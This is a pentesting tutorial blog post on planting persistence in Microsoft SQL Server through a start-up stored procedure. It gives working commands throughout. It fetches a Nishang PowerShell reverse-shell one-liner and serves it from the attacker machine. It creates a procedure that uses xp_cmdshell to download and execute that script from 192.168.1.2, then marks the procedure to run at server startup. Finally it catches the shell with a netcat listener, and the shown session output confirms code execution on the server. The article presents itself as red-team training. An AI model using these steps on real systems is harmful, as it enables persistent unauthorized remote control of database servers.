MSSQL for Pentester: Stored Procedures Persistence

September 13, 2021   By Raj Chandel

In this article, we will learn one of many ways to gain persistence in SQL servers. This article is an addition to our MSSQL for Pentesters series.


Gaining persistence is one of the significant steps when performing Red Team operations. And when performing such operations on MSSQL, there are possibilities to gain persistence with start-up stored procedures, triggers, and registry keys. If you have privileges of the correct user and database, then it is easy to achieve persistence. Persistence can be stealthier if the instance is running through a domain user.

When getting persistence via start-up stored procedures, the attacker must have sysadmin privileges. And another important thing is that this stored procedure should be in the master database. If sa does not own the stored procedures, they will not have input and output parameters, which means they will not be restarted with the server, which will beat the whole point of persistence.

So, let's get started and see how we will get persistence with start-up stored procedures.


Firstly, let's assume that xp_cmdshell is enabled, so now we will invoke the master database by using the following query:

```
USE master
GO
```



```
USE master
GO
```

Now we will download the script for PowerShell one-liner on our attacking machine with the help of wget, as shown in the image below:



```
┌──(root💀 kali)-[~/Desktop/persistence]
└─# wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcpOneLine.ps1
--2021-09-10 15:44:03--  https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcpOn
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.111.133, 185.199.110.13
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 983 [text/plain]
Saving to: 'Invoke-PowerShellTcpOneLine.ps1'

Invoke-PowerShellTcpOneLine.ps1                    100%[=================================================

2021-09-10 15:44:03 (113 MB/s) - 'Invoke-PowerShellTcpOneLine.ps1' saved [983/983]


┌──(root💀 kali)-[~/Desktop/persistence]
└─# nano Invoke-PowerShellTcpOneLine.ps1
```

Now in the script, swap the given IP address with your localhost and local port with the help of the cat command. Once the IP address is switched, enable the python server to share the PowerShell script to the target machine as shown in the image below:



```
┌──(root💀 kali)-[~/Desktop/persistence]
└─# cat Invoke-PowerShellTcpOneLine.ps1
$client = New-Object System.Net.Sockets.TCPClient('192.168.1.2',4444);$stream = $
IEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$se
am.Flush()};$client.Close()

┌──(root💀 kali)-[~/Desktop/persistence]
└─# python -m SimpleHTTPServer 80

Serving HTTP on 0.0.0.0 port 80 ...
```

Now let's create a stored procedure that will call upon the PowerShell script from the online python server and do so, use the following query:


```
CREATE PROCEDURE test_sp
AS
EXEC master..xp_cmdshell 'powershell -C "iex (new-object
System.Net.WebClient).DownloadString(''http://192.168.1.2/Invoke-PowerShellTcpOneLine.ps1'')"'
GO
```



```
CREATE PROCEDURE test_sp
AS
EXEC master..xp_cmdshell 'powershell -C "iex (new-object System.Net.WebClient).DownloadString(''http://192.168.1.2/Invoke-PowerShellTcpOneLine.ps1'')"'
GO
```

We will now move this store procedure to the start-up because we want it to execute itself as soon as the server starts. And we shall do this with the help of the following query:


```
EXEC sp_procoption @ProcName = 'test_sp'
, @OptionName = 'startup'
, @OptionValue = 'on';
```



```
EXEC sp_procoption @ProcName = 'test_sp'
, @OptionName = 'startup'
, @OptionValue = 'on';
```

Now we have our stored procedure in the start-up, which you can confirm using the following query:


```
SELECT * FROM sysobjects WHERE type = 'P' AND OBJECTPROPERTY(id, 'ExecIsStartUp') = 1;
```



```
SELECT * FROM sysobjects WHERE type = 'P' AND OBJECTPROPERTY(id, 'ExecIsStartUp') = 1;
```


	name	id	xtype	uid	info	status	base_schema_ver	replinfo	parent_obj	crdate	ftcatid	schema_
1	test_sp	2107154552	P	1	0	0	0	0	0	2021-08-01 10:08:50.000	0	0

Let's turn on our Netcat listener, as shown in the image below:




```
┌──(root💀kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
```


Now all that is left is to restart the server. And to restart the server, right-click on it and choose the stop option from the drop-down menu as shown in the image below:


SQL Server Configuration Manager (Local)
SQL Server Services
SQL Server Network Configuration (32bit
SQL Native Client 11.0 Configuration (32I
SQL Server Network Configuration
SQL Native Client 11.0 Configuration
Name
State
Start Mode
SQL Server (SQLE
Running
Automatic
SQL
Automatic
SQL
Automatic
Start
Stop
Pause
Resume
Restart
Properties
Help

And then again, right-click on the server and choose the start option from the drop-down menu as shown in the image below:



Once the server is restarted, you will have a session on netcat.



```
┌──(root💀kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.146: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.146] 49754

PS C:\Windows\system32> whoami
nt service\mssql$sqlexpress
PS C:\Windows\system32>
```

So, this is how one gets persistence locally using start-up stored procedures.